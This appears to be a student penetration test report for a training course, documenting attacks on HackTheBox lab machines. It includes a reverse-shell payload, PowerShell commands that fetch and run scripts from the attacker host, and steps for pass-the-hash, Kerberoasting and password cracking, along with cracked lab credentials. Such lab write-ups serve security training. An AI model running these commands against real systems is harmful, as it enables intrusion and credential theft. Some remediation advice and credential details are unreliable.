ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

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1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.63 (Jeeves)
- 10.10.10.93 (Bounty)
- 10.10.10.100 (Active)
- 10.10.10.178 (Nest)
- 10.10.10.236 (Toolbox)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.63
- 10.10.10.93
- 10.10.10.100
- 10.10.10.178
- 10.10.10.236

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***5*** out of the ***5*** systems.

System IP: 10.10.10.63 (Jeeves)

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.63	**TCP:** 80/HTTP, 135/MSRPC, 445/SMBv2, 50000/HTTP

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: sensitive files / PassTheHash /alternative stream

Vulnerability Explanation:


The low access user has access to an encrypted password-managed database: it is an encrypted file which stores sensitive data including passwords, this file is used by KeePass, we however don't know the password to decrypt it and open it through the KeePass software. This is why we had to convert the file into an JohnTheRipper crackable file using: keepass2john. Once we got access to it we have several NTLM hashes stored in this database.And use a technique called PassTheHash (PTH) using the psexec tool to gain root access. The flag was saved in a alternative stream : hm.txt:root.txt:$DATA

Vulnerability Fix:

- Remove the ".kdbx" file from low rights user's access
- Use stronger password for it
- Avoid storing administrator ntlm on it
- Enable SMB signing
- Disable NTLM authentication

Exploit Code:

When traversing through users I found "*kohsuke"* in his Documents folder I found : "CEH.kdbx"



Create a meterpreter shell to migrate and download easily the file:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.10 LPORT=80 -f exe -o shell.exe

start an http server on port 8080:

on kali: *python -m http.server 8080*

on target:

powershell -command "& { (New-Object System.Net.WebClient).DownloadFile('http://10.10.14.10:8080/shell.exe', 'shell.exe') }"

on kali start listener:

msfconsole


use mutli/handler

set payload windows/meterpreter/reverse_tcp

set lport 80

run

on target: *shell.exe*



Download the KDBX file via meterpreter:

Download /users/kohsuke/documents/ceh.kdbx

Use keepass2john and crack the password to open it with the keepassxc software:


```
Apr 07, 2024 - 18:37:47 (IDT) exegol-jeeves /workspace # keepass2john CEH.kdbx > hashkdbx
Apr 07, 2024 - 18:39:31 (IDT) exegol-jeeves /workspace # cat hashkdbx
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869f
e357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*
b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f7
28b68254db431a21ec33298b612fe647db48
Apr 07, 2024 - 18:39:38 (IDT) exegol-jeeves /workspace # nano hashkdbx
Apr 07, 2024 - 18:39:59 (IDT) exegol-jeeves /workspace # john hashkdbx
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cracked 1 password hash (is in /opt/tools/john/run/john.pot), use "--show"
No password hashes left to crack (see FAQ)
Apr 07, 2024 - 18:40:08 (IDT) exegol-jeeves /workspace # john hashkdbx --show
?:moonshine1

1 password hash cracked, 0 left
```

The password is ‘moonshine1’

Open the software:

Keepassxc CEH.kdbx

Enter the password:



We then have a NTLM hash under the '?' row:

Use psexec.py PassTheHash to connect using this hash:

```
[Apr 07, 2024 - 18:46:58 (IDT)] exegol-jeeves /workspace # psexec.py administrator@10.10.10.6
3 -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa9373 - Copyright 2022 Fortra - forked b
y ThePorgs

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file SEQfdCcw.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service IOcP on 10.10.10.63.....
[*] Starting service IOcP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

The flag is usually in /users/administrator/Dektop/root.txt but we only found hm.txt,

Search for other stream:

Dir /r


```
C:\Users\Administrator\Desktop> dir /r
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,622,492,672 bytes free

C:\Users\Administrator\Desktop> type hm.txt:root.txt:$DATA
The filename, directory name, or volume label syntax is incorrect.
```

root.txt Contents:

```
C:\Users\Administrator\Desktop> more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```

System IP: 10.10.10.93 (Bounty)

Service Enumeration

Server IP Address	Ports Open
10.10.10.93	**TCP:** 80/HTTP

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

A File Upload allowed a .config to get a powershell reverse_shell

```
[Feb 22, 2024 - 01:05:47 (IST)] exegol-bounty /workspace # nc -lvp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.93.
Ncat: Connection from 10.10.10.93:49159.
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv>
```

```
[Feb 22, 2024 - 01:07:46 (IST)] exegol-bounty bounty # python -m http.server 8085
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...
10.10.10.93 - - [22/Feb/2024 01:07:59] "GET /shell.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
[Feb 22, 2024 - 01:21:05 (IST)] exegol-bounty bounty #
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: juicy potatoe

Vulnerability Explanation:

this exploit abuse from a SetImpersonate right using another process token

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/juicypotato

it allows a process to highjack an internal COM with high rights using it CLSID

I used the default command provides by hacktricks but others CLSIDs might work as well

Vulnerability Fix:

- remove SetImpersonate right for the user

Severity: High

Exploit Code:

Check vulnerability:

```
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\windows\system32\inetsrv>
```

Download the juicy.exe exploit (link in the hacktricks):

Start an http server on kali:

Python -m http.server 8085

Upload the juicy.exe and an ps1 reverse shell onto the target:

On target:

Upload juicy.exe

(New-Object System.Net.WebClient).DownloadFile("http://10.10.16.6:8085/juicy.exe", "/temp/juicy.exe")

root shell on 443

(New-Object System.Net.WebClient).DownloadFile("http://10.10.16.6:8085/shell2.ps1", "/temp/shell2.ps1")

EXPLOIT:

*.\juicy.exe -l 1337 -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -p c:\windows\system32\cmd.exe -a "/c powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.16.6:8085/shell2.ps1')" -t **

```
PS C:\temp> .\juicy.exe -l 1337 -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -p c:\windows\system32\cmd.exe -a "/c po
wershell iex (New-Object Net.WebClient).DownloadString('http://10.10.16.6:8085/shell2.ps1')" -t *

Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Proof.txt Contents:

```
[Feb 22, 2024 - 01:05:47 (IST)] exegol-bounty /workspace # nc -lvp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.93.
Ncat: Connection from 10.10.10.93:49159.
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv>
```

```
[Feb 22, 2024 - 01:07:46 (IST)] exegol-bounty bounty # python -m http.server 8085
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...
10.10.10.93 - - [22/Feb/2024 01:07:59] "GET /shell.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
[Feb 22, 2024 - 01:21:05 (IST)] exegol-bounty bounty #
```

```
┌──(root㉿Exegol)-[~]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.93] 49169
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
PS C:\Windows\system32> cd /users/administrator
PS C:\users\administrator> cd desktop
PS C:\users\administrator\desktop> dir -force


    Directory: C:\users\administrator\desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a-hs         5/31/2018  12:18 AM        282 desktop.ini
-ar--         2/27/2024   7:48 PM         34 root.txt


PS C:\users\administrator\desktop> type root.txt
52f2c95c9541138a3a2190f668d023ab
PS C:\users\administrator\desktop>
```

System IP: 10.10.10.100 (Active)

Service Enumeration

Server IP Address	Ports Open
10.10.10.100	**TCP:** 53/DNS, 88/Kerberos, 135/RPC, 139/nt-ssn, 389/LDAP, 445/SMB, 464/kpasswd5, 593/http-rpc, 636/ldap-ssl, 3268-3269/globalcatldap-ssl, 49152-49158/msrpc, 49165/msrpc

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from:

When enumerating SMB share I got a gpp xml file containg a password hash/cipher for 'active.htb\svc_tgs' user

I used gpp-decrypt to get the password: 'GPPstillStandingStrong2k18'

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Kerberoasting

Vulnerability Explanation:

Seeing the user named: svc_tgs and the Kerberos port 88 open I immediately thought of Kerberoasting attack, I then used the getSPn.py tool to extract the Administrator Kerberos TGS ticket cracked the hash using hascat, connect to administrator using the password

Vulnerability Fix:

- Close port 88

Exploit Code:

Download the getSpn script:

Wget https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py


GetUserSPNs.py -outputfile Kerberoastables.txt -dc-ip "10.10.10.100" "active.htb"/"svc_tgs":"GPPstillStandingStrong2k18"

We get a file containing the TGS

```
[Feb 29, 2024 - 00:47:08 (IST)] exegol-active /workspace # GetUserSPNs.py -outputfile Kerberoastables.txt -dc-ip  "1
0.10.10.100" "active.htb"/"svc_tgs":"GPPstillStandingStrong2k18"
Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa9373 - Copyright 2022 Fortra - forked by ThePorgs

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet
       LastLogon                   Delegation
____________________  ____________  ________________________________________________________  ____________________
_____  __________________________  __________

active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 22:06:40.3
51723  2024-02-28 22:17:49.315751



[-] CCache file is not found. Skipping...
[Feb 29, 2024 - 00:47:30 (IST)] exegol-active /workspace # ls
Kerberoastables.txt
[Feb 29, 2024 - 00:47:36 (IST)] exegol-active /workspace # cat Kerberoastables.txt
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$82e65fa42fe034c57b9959c3fb1bb6eb$5ceee4764907172a1ba
1a78fe905e863d835eba245583381367598ee91af566cf1aa45d04ac2e49652103f006e7f8db9331225fdcfa83c3129037998f6b279d0b9038e2
2ce9772590f69850e6540d9b10d9e7dc304179dfa35353f8a8a74853e6d3a495fb89e0489f24b45e5004801087eeffed8254d2303114289cdab4
7ae3bed1f4133d359d25e9886157c8629caa4b3427701fbc56c06a5de6d2c3c6d979ea8dbb96e552e9aabfc6c4f9e0f94ab4ad8b0a4f91086023
ebd3b47e9fb71a07fdfb5eded748923e76a6223a9d6cd690eff641fe74cc398dd4f0d1d0a89d1b03605b38fd8a754819bbba51bed2f200f4667a
b64ce59097e50b2f1357ad69fb631cdcc9683fc63a30916c88c394a8c4cead72c2d1e970aef8517b7f66f8977683709e744c7298d089d3fc22e6
70d3b8982ae4b35fc47d5b4ebb436935df61d633bf1e71079b551520f2d88366f49560ec38a79ecebea46f9a38a64b79d1ce42aeb4d32165d84d
474dac299f52df5ef1881aa196b36fa1fcb34d835f83bdad91faf96487283b8a02a45d686dbd3468c01143096de28ea1ff1e669beab2a814f82a
e5b64d0fa62c19457b8a14711e34c8526dbbb698fe458a11d8c1f1dd368130342fd15db602f8dab3c5276ae0a7090974374c91e83e117c280d96
d2df6ad0ba3daf3beedafdf1f3d343f9a516f51cc2f6eff1ee4471bedfa59ac97d67697d05ae0effd45c94214760ef96fdd56cd0dab51147f129
fc2c91d3a27c3e8894d95d643e8d3e071cfa92018914efcc449767cc0c6eb37f066d1722dab3f49cc722a14a5a78e3ee7285a829721e0cd25ebe
382c35347fe39311aa79c81d2b8c35e17690737dd8a8bfd9b619cf506de21802c2fa421d13343c5949b4dac8b2ed513f08b10913bd167145af5e
43740c63e0926704e79df4a2991e3b0dd314c3f99dc65bfa7ef8f145f92f88ec4f7cbd80fe897b3f4f11c5d714dc198cff247fed84727e9caf5c
d77f6d57376b486dc1fa41c67fecb9c570620f99ab217a2415022854e5965d3d4c3405be825d5df3594b3146612834987aa6a8610239b89a0554
251b94340cf2788735521ed349b88d2c3f12daee90addc25298e0d62703d56ce1e0e93fabff9380a4dedb1a2f8c0eb80aaabe530be6efa839fd7
c6d7523a0991bed411d93cb455a43f4c8b6261453d968ef27c90a3a257c9a3b5b411e88164dba6d38496b8aa0c5d54e65c805d2f4b011cac7411
f22d28790f6e0e05bc6f3
```

Pass it to hashcat:

hashcat -m 13100 Kerberoastables.txt /opt/rockyou.txt



we get password: Ticketmaster1968

connect using psexec.py:

Proof.txt Contents:

34e0bf739a30f1fda3de27e75a0dc764

System IP: 10.10.10.178 (Nest)

Service Enumeration

Server IP Address	Ports Open
10.10.10.178	**TCP:** 445, 4386

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: sensitive SMB share containing credentials, an encrypted password is saved in RU_scanner.xml, and a VB project is also available via share , it appears the VB project can decrypt the cipher , we then just need to edit the code in order to print the decrypted password:

c.smith : xRxRxPANCAK3SxRxRx

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: sensitive File, decryption exe file reverse engineering

Vulnerability Explanation:

When we connect to c.smith SMB share we will find in:

//10.10.10.178/Users/C.Smith/HQK Reporting/

A file called : ”Debug Mode Reporting.txt”

But the file is empty, there is however an alternate stream saved under another filename :


```
smb: \C.Smith\HQK Reporting\> !cat "Debug Mode Password.txt"
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 02:06:12 AM 2019 IDT
access_time:    Fri Aug  9 02:06:12 AM 2019 IDT
write_time:     Fri Aug  9 02:08:17 AM 2019 IDT
change_time:    Wed Jul 21 09:47:12 PM 2021 IDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQK Reporting\> get DEBUGM~1.txt
getting file \C.Smith\HQK Reporting\DEBUGM~1.txt of size 0 as DEBUGM~1.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \C.Smith\HQK Reporting\> !cat DEBUGM~1.txt
smb: \C.Smith\HQK Reporting\> get DEBUGM~1.txt:Password
getting file \C.Smith\HQK Reporting\DEBUGM~1.txt:Password of size 15 as DEBUGM~1.txt:Password (0.0 KiloBytes/sec) (average 0.0
smb: \C.Smith\HQK Reporting\> ^C
```

This file contains a password : **WBQ201953D8w**

In the same folder there is a config file for port 4386

According to nmap this service contains some commands,

Not being able to connect via netcat, ce can connect via telnet ,

Active the DEBUG mode using the password we just got,

We then have two files with their path:

```
QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: LDAP
```

Once downloaded lets look for more information:

```
[Mar 07, 2024 - 00:14:31 (IST)] exegol-nest /workspace # file HqkLdap.exe
HqkLdap.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 4 sections
```

Using GPT I discovered a software which can decompile .NET files , we allows me to not disassemble

Once decompiled we can set a breakpoint when the encrypted get decrypted and look at the plain password:

XtH4nkS4Pl4y1nGX

Use impacket psexec.py to get reverse-shell

Vulnerability Fix:


- Remove either the encrypted password and the decryption program from the share
- Use better configuration during compilation, anti debug technics etc..
  https://anti-debug.checkpoint.com/

Severity: HIGH


Exploit Code:

- Connect to SMB using C.Smith:
  - **Smbclient //10.10.10.178/Users/c.smith/HQK Reporting/ -U C.Smith%XtH4nkS4Pl4y1nGX**
- Get debug mode password :
  - **get DEBUGM~1.txt:Password**
  - **!cat DEBUGM~1.txt:Password**
- Connect to telnet service on port 4386
  - **telnet 10.10.10.178 4386**
- active Debug mode :
  - **DEBUG WBQ201953D8w**
- Navigate to folder:
  - **setdir C:\Program Files\HQK**
  - **list**
- conpy the content of the file in your system (here HQK_Config.xml):
  - **SHOWQUERY 2**

